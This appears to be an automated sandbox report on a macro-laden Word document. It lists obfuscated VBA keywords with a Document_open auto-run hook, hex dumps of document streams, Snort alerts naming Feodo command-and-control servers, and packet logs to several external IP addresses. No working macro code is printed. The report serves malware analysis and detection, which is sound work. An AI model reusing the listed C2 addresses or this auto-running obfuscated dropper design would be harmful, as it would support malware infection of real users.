Number of Characters:	19194
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	159
Number of Paragraphs:	45
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Dulz0g2a3qqdjsty7, Stream Size: 25190

General	
Stream Path:	Macros/VBA/Dulz0g2a3qqdjsty7
VBA File Name:	Dulz0g2a3qqdjsty7
Stream Size:	25190
Data ASCII:	. . . . l . . . . t . . . . H . . . . b . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 00 01 00 00 00 fa 62 ff 18 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
aOIKG
FgPjRJEIR,
tLOwC
SeKqFAFNv
Until
OYITFEt
msHCWHCAt
GnnqWGPGJ
gYFIC
NswmEPELA.Range
vrXECqWF.Range
EeuJHEHF
PyJkHIE,
aMiqITVGL
lcxHPB:
vajlM
okSXVy

Keyword
AtZVIBkE
GcgMIFBS
QqMgHpfGB,
qucrJCEBy,
QntVIZAdD,
OCclfDa
qPVaAz
piVqgYJ(iPrzI)
(rqaveCGz
cxLJIGiD
USfrGE
beeZpf:
rqaveCGz,
pWDVU
BfQqFX,
(FfmNDT
FTLaqR
WDyUCG
KUSkBEC,
QGvuB
MidB$(vLWhdu,
TNoCFZI
hSmgtNpln
njcnja
(KUSkBEC
UBound(QGvuB)
wMDcH
msHCWHCAt(PJULJBb)
(OnZyDDGUB
immQJ:
rpBOJCg,
zxmKGAJHA.Range
PyJkHIE
eKFHKDJw
(USfrGE
piVqgYJ
lPbZa
FkmBAH:
QqMgHpfGB
mvXsJDCI
sXjiJI
CuSGXNGI
iXiRFIE
IcgiD
omukcDDAB
VSeBJC
MidB$(KWoNDrI,
UBound(ugTHSC)
IuiADKc
FrGcEy
NswmEPELA
kGKlCH(TWSLHrEJ)
PJULJBb,
WotFy
PJULJBb
euviCGGE
MidB$(QGvuB,
aXyHAY(rjilFB)
iPrzI,
qLAiGc(tLOwC)
fQyMHGCJ.Range
NIEFpmJ
UBound(qLAiGc)
UBound(sXjiJI)

Keyword
BygJBD
FfmNDT
hXmVsAI
NDrVK:
tFqUPL
(TyLaL
tLOwC,
cfmpCCej
IZBck
SeegFDA
HaMJF,
kGKlCH()
rGxSBFAm
lroNB.Range
ezXAHG
lPbZa.Range
wjnsc
LxgTE(mvXsJDCI)
uwljH
UXwvP
FTLaqR,
YxuWVAC
rjilFB
ASxkJEBEJ,
nnjasd,
Resume
SeochBB:
MidB$(gPiUJUCJ,
(tLOwC
UApNCTSB()
cEEUvC,
tksEqFXE
dQimAHCD
(qucrJCEBy
avenCHqCM:
MidB$(euviCGGE,
HtbOAHKIF
KboWpC
MidB$(sXjiJI,
hSmgtNpln:
xeQqnwEGH.Range
cxLJIGiD(FrGcEy)
MidB$(piVqgYJ,
FfmNDT,
ZBLQItWK,
PAPyDG
qLAiGc()
HZrrCCPJ:
uvWvDCq
vLWhdu
uifQEJ
(lZIWVW
ugTHSC()
InWYD
GnnqWGPGJ,
WEjBx
WEjBx,
UBound(msHCWHCAt)
WygyQ
FlHJG
(QqMgHpfGB
SJaMAW
WystvJDiH
XFQcotHEl

Keyword
HmdtGfbHA
WotFy,
(ZBLQItWK
(PyJkHIE
lkPbvChTB.Range
MidB$(cxLJIGiD,
beoayAGAs
cQXOHIGG
KWoNDrI
fHEAXGB
UeaVqCIF
MidB$(CuSGXNGI,
MidB$(UApNCTSB,
ORvhuHGGD
(FrGcEy
hrhpx
HoycEGGS
lcxHPB
MidB$(msHCWHCAt,
PlYykHypI
MidB$(okSXVy,
(WotFy
mbpdgB
bkRdqzBB
MidB$(ugTHSC,
TyLaL
rpBOJCg
(TWSLHrEJ
TZlFFtB.Range
ORvhuHGGD,
dKpjABOAD
EWwbyEvG.Range
EBcorGpdB
TWSLHrEJ
(iPrzI
jKqFehtZP
FgPjRJEIR
avenCHqCM
NlrKo,
VqFNFwx
UBound(YRistJGeF)
HaMJF
nBWRH
UBound(KWoNDrI)
bKFVL
YEfXME:
hfACeBO
WystvJDiH.Range
gPiUJUCJ()
HYflxGv
eKFHKDJw,
HsCTGA
zvYxeGGBh:
OYlTFEt:
hXmVsAI()
GcgMIFBS,
hXmVsAI(FTLaqR)
txnfIE
BkCHJMwO
MidB$(qLAiGc,
dNKFVFD:
zxmKGAJHA
VADSpA
YEXZi

Keyword
KWoNDrI(GnnqWGPGJ)
UBound(CuSGXNGI)
UBound(LxgTE)
UvPjdXBJH
vLWhdu(NlrKo)
dPnKGaIH
YEfXME
NlrKo
Mid(Application.Name,
bKFVL.Range
euviCGGE()
qLAiGc
kfglYjE:
piVqgYJ()
rqaveCGz
eGrznOJJ
SeegFDA,
ZBLQItWK
eFdbX:
kVnSBBJ
cEEUvC
FkmBAH
CBOhDJ
sXjiJI(ASxkJEBEJ)
(XFQcotHEl
YeeasmCg
XFQcotHEl,
VADSpA.Range
RSCoIAgA
MiRGG
(QntVIZAdD
itfbnIkB
UBound(vLWhdu)
qpYICE
ipaAe
DEdCJACpO
nZrgFoI
(FTLaqR
PTiWFW
sXjiJI()
JPAoPL
aXyHAY
ydHfQ
WolyDl
QntVIZAdD
bjyQsJ
(NlrKo
lZIWVW,
"sadsaccc"
"sasdsacc"
QGvuB()
GRIeHCUTC:
uwljH,
rjilFB,
msHCWHCAt()
UBound(cxLJIGiD)
iXiRFIE(BfQqFX)
IwzPAgE
YRistJGeF(MDLMBAHzC)
euviCGGE(PyJkHIE)
fgxZE
lMxaZeHEA
rdwmZFK,
gPiUJUCJ(mXwueE)

Keyword
MidB$(ipaAe,
arYPBNC
vLWhdu()
VqFNFwx.Range
MidB$(hXmVsAI,
UBound(euviCGGE)
lIOoEHE
UCtihtI
tTUuY
(HaMJF
JQyfEHCFH:
GRIeHCUTC
(qpYICE
ASxkJEBEJ
VB_Name
Word.Paragraph
(rjilFB
UBound(piVqgYJ)
YRistJGeF()
(rpBOJCg
lkPbvChTB
(mbpdgB
vajlM:
MidB$(YRistJGeF,
JQyfEHCFH
rdwmZFK
MDLMBAHzC
Content
MIQyJC
SysLpJnC
eFdbX
MidB$(aXyHAY,
LxgTE
PwKrSn
KWoNDrI()
NRXsPIGD
mXwueE,
(uwljH
(ASxkJEBEJ
UQnFD
(cEEUvC
RrOlGJCr
hfACeBO:
(PJULJBb
mXwueE
gPiUJUCJ
MidB$(iXiRFIE,
ipaAe()
UBound(gPiUJUCJ)
FWzgiHG
(MDLMBAHzC
iPrzI
dNKFVFD
kGKlCH
(mvXsJDCI
CuSGXNGI()
bJfJIBEBC
aXyHAY()
HoycEGGS.Range
IZBck,
TZlFFtB
IPiQsIN
KUSkBEC
beeZpf

Keyword
WmhUJ
UBound(kGKlCH)
TPpjQ:
UApNCTSB(TyLaL)
YRistJGeF
UBound(UApNCTSB)
UBound(ipaAe)
okSXVy(rdwmZFK)
MDLMBAHzC,
BfQqFX
VJBiOEoB
rGxSBFAm.Range
okSXVy()
(rdwmZFK
BvwhhQNB
(IZBck
oVIlzvB
UQnFD.Range
FoVpJCArD
iXiRFIE()
OnZyDDGUB,
OJlopx
yroaOGI
jKqFehtZP.Range
NDrVK
TPpjQ
USfrGE,
Len(skuwd))
qpYICE,
MeewHjDR
MidB$(kGKlCH,
CBOhDJ.Range
(WEjBx
XclBFVflC
OnZyDDGUB
RrOlGJCr:
uJJmytp
MIQyJC.Range
EOBHCBBF
TyLaL,
ukURCshB
mbpdgB,
(ORvhuHGGD
aetYHHHFP
EWwbyEvG
CuSGXNGI(KUSkBEC)
noYAHFJkx
ugTHSC(XFQcotHEl)
(mXwueE
(BfQqFX
ipaAe(SeegFDA)
TWSLHrEJ,
vrXECqWF
(SeegFDA
dOQMo
YMkAJIp
wONTemEFr
(eKFHKDJw
UBound(hXmVsAI)
immQJ
fQyMHGCJ
UBound(okSXVy)
Mid(skuwd,
OCclfDa.Range

Keyword
cxLJlGiD()
zvYxeGGBh
lroNB
UBound(aXyHAY)
dBfQDv
LxgTE()
lZlWVW
UBound(iXiRFIE)
HZrrCCPJ
SeochBB
Error
xeQqnwEGH
Puaskfwqwxz_
Attribute
FrGcEy,
kfglYjE
MoAcLJ
yFQRXd
Function
lSvxKAE
vJOKJuk
mvXsJDCI,
qucrJCEBy
XbFndWSCC
MidB$(LxgTE,
(GcgMIFBS
CYtYulW
UApNCTSB
nnjasd
IIShQCGJH
(GnnqWGPGJ
nYfpXuDyH
QGvuB(WotFy)
zIlgcDbCD
ugTHSC
(FgPjRJEIR
skuwd
fLcUFFJA

VBA Code

VBA File Name: Hj8dhqrdh_8498, Stream Size: 701

General	
Stream Path:	Macros/VBA/Hj8dhqrdh_8498
VBA File Name:	Hj8dhqrdh_8498
Stream Size:	701
Data ASCII:	. . . . . # . . . . . b N . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 fa 62 4e df 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Sky5mdbfre3xe7q8, Stream Size: 1115

General	
Stream Path:	Macros/VBA/Sky5mdbfre3xe7q8
VBA File Name:	Sky5mdbfre3xe7q8
Stream Size:	1115
Data ASCII:	. . . . u . . . . b . k . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 fa 62 c2 6b 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Document_open()
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280441275353
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . | . . . . - . . . . W . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 540

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	540
Entropy:	4.09323636422
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . ` . . . . L . . . . , ... 4 . . . . < . . . . D . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 ec 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 60 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6861

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6861
Entropy:	6.02856268982
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 527

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	527
Entropy:	5.49968943522
Base64 Encoded:	True
Data ASCII:	I D = " { D C 2 3 F 3 6 1 - 8 9 7 5 - 4 E 8 5 - B 2 7 9 - 1 5 E 2 D 2 0 E 1 4 0 C } " . . D o c u m e n t = S k y 5 m d b f r e 3 x e 7 q 8 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = H j 8 d h q r d h _ 8 4 9 8 . . M o d u l e = D u l z 0 g 2 a 3 q q d j s t y 7 . . E x e N a m e 3 2 = " A l 3 m j h l b y h g 8 x a x a v " . . N a m e = " D D " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " B A B 8 0 5 3 5 4 3 3 9 4 3 3 9 4 3 3 9 4 3 3 9 "
Data Raw:	49 44 3d 22 7b 44 43 32 33 46 33 36 31 2d 38 39 37 35 2d 34 45 38 35 2d 42 32 37 39 2d 31 35 45 32 44 32 30 45 31 34 30 43 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 6b 79 35 6d 64 62 66 72 65 33 78 65 37 71 38 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 48 6a 38 64 68 71 72 64 68 5f 38 34 39 38 0d 0a 4d 6f 64 75 6c 65 3d 44 75 6c 7a 30 67 32 61 33 71 71 64 6a 73 74

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 152

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	152
Entropy:	3.89422423899
Base64 Encoded:	True
Data ASCII:	S k y 5 m d b f r e 3 x e 7 q 8 . S . k . y . 5 . m . d . b . f . r . e . 3 . x . e . 7 . q . 8 . . . H j 8 d h q r d h _ 8 4 9 8 . H . j . 8 . d . h . q . r . d . h . _ . 8 . 4 . 9 . 8 . . . D u l z 0 g 2 a 3 q q d j s t y 7 . D . u . l . z . 0 . g . 2 . a . 3 . q . q . d . j . s . t . y . 7 . . . . .
Data Raw:	53 6b 79 35 6d 64 62 66 72 65 33 78 65 37 71 38 00 53 00 6b 00 79 00 35 00 6d 00 64 00 62 00 66 00 72 00 65 00 33 00 78 00 65 00 37 00 71 00 38 00 00 00 48 6a 38 64 68 71 72 64 68 5f 38 34 39 38 00 48 00 6a 00 38 00 64 00 68 00 71 00 72 00 64 00 68 00 5f 00 38 00 34 00 39 00 38 00 00 00 44 75 6c 7a 30 67 32 61 33 71 71 64 6a 73 74 79 37 00 44 00 75 00 6c 00 7a 00 30 00 67 00 32 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 6005

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data

General	
Stream Size:	6005
Entropy:	5.67360235538
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 682

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	682
Entropy:	6.42612592717
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . D 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . N . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . .) . m . . . . ! O f f i c
Data Raw:	01 a6 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 4e d7 fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 114302

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	114302
Entropy:	7.29269826557
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . ! ` . . . . b j b j . . . . . ~ . . . b . . . b . . ! X . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 21 60 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e be 01 00 62 7f 00 00 62 7f 00 00 21 58 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 348


General	
Stream Path:	word
File Type:	data
Stream Size:	348
Entropy:	7.39752642527
Base64 Encoded:	False
Data ASCII:	. . . . t . . . V 8 ! { . Z . . . . ! . . Q i . ^ m U T . . . . t . . # . . ` . = ... % . % . . . w % . . . . . c < . . 5 . l . . . o l ! . . x] . . . 0 . . . . . s G . . . X . . % % ~ . . P . . d . . . . E . A . . 4 3 h . . . N . . : ! . . . . . S . _ . . . . m . . . % - . A 4 . # i . = . . f . z i . . . .] : . . b . . . . o z . . J . . . . r . . . . } . D . ~ . # > . . . . . i . . . p .) . . . . .] . K . . A 6 . . . . t . . 1 . . ; . . . . . X . . . w . . 4 . d d . . e . . j .
Data Raw:	e2 09 f9 1d 74 b8 90 b1 56 38 21 7b e2 5a c9 d5 09 cc 21 dc bf 51 69 ff 5e 6d 55 54 f7 a2 ab eb 74 99 d8 23 13 99 60 ff 3d df d9 0b eb a7 9a 25 80 25 87 01 04 77 25 91 9f f9 bf 07 63 3c b9 b3 8d 35 06 49 81 a5 c1 6f 6c 21 9e e0 78 5d 14 b6 d2 30 d3 d2 1b a9 e7 fd 73 47 83 1a da 58 9c 01 25 25 7e b5 a0 50 a3 db 64 18 95 e2 d8 45 18 41 e5 09 34 33 68 e7 98 e3 4e 09 d6 3a 21 a7 95 13

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/17/21-22:57:35.428129	TCP	2404322	ET CNC Feodo Tracker Reported CnC Server TCP group 12	49171	8080	192.168.2.22	195.159.28.230
02/17/21-22:58:24.291871	TCP	2404310	ET CNC Feodo Tracker Reported CnC Server TCP group 6	49173	8080	192.168.2.22	162.241.204.233
02/17/21-22:58:31.780135	TCP	2404304	ET CNC Feodo Tracker Reported CnC Server TCP group 3	49175	80	192.168.2.22	115.21.224.117

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 17, 2021 22:56:44.783550978 CET	49167	80	192.168.2.22	166.62.28.130
Feb 17, 2021 22:56:44.991023064 CET	80	49167	166.62.28.130	192.168.2.22
Feb 17, 2021 22:56:44.991354942 CET	49167	80	192.168.2.22	166.62.28.130
Feb 17, 2021 22:56:44.993495941 CET	49167	80	192.168.2.22	166.62.28.130
Feb 17, 2021 22:56:45.200732946 CET	80	49167	166.62.28.130	192.168.2.22
Feb 17, 2021 22:56:45.223210096 CET	80	49167	166.62.28.130	192.168.2.22
Feb 17, 2021 22:56:45.223351955 CET	80	49167	166.62.28.130	192.168.2.22
Feb 17, 2021 22:56:45.223459005 CET	49167	80	192.168.2.22	166.62.28.130
Feb 17, 2021 22:56:45.224011898 CET	49167	80	192.168.2.22	166.62.28.130
Feb 17, 2021 22:56:45.294106007 CET	49168	80	192.168.2.22	166.62.10.32
Feb 17, 2021 22:56:45.431421041 CET	80	49167	166.62.28.130	192.168.2.22
Feb 17, 2021 22:56:45.509422064 CET	80	49168	166.62.10.32	192.168.2.22
Feb 17, 2021 22:56:45.509637117 CET	49168	80	192.168.2.22	166.62.10.32
Feb 17, 2021 22:56:45.509758949 CET	49168	80	192.168.2.22	166.62.10.32
Feb 17, 2021 22:56:45.724998951 CET	80	49168	166.62.10.32	192.168.2.22
Feb 17, 2021 22:56:45.737011909 CET	80	49168	166.62.10.32	192.168.2.22
Feb 17, 2021 22:56:45.737037897 CET	80	49168	166.62.10.32	192.168.2.22
Feb 17, 2021 22:56:45.737143993 CET	49168	80	192.168.2.22	166.62.10.32
Feb 17, 2021 22:56:45.807948112 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:45.966809988 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:45.966911077 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:45.967051029 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.125727892 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499458075 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499519110 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499558926 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499598026 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499635935 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499684095 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499684095 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.499725103 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.499727964 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499738932 CET	49169	80	192.168.2.22	192.185.52.115

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 17, 2021 22:56:46.499768972 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499809027 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499844074 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.499847889 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.499914885 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.658565044 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658621073 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658658981 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658698082 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658737898 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658776045 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658778906 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.658813000 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.658817053 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658842087 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.658858061 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658906937 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658931971 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.658951044 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.658989906 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659028053 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.659029007 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659068108 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659091949 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.659105062 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659145117 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659166098 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.659183979 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659250975 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.659327984 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.659610987 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659655094 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659692049 CET	80	49169	192.185.52.115	192.168.2.22
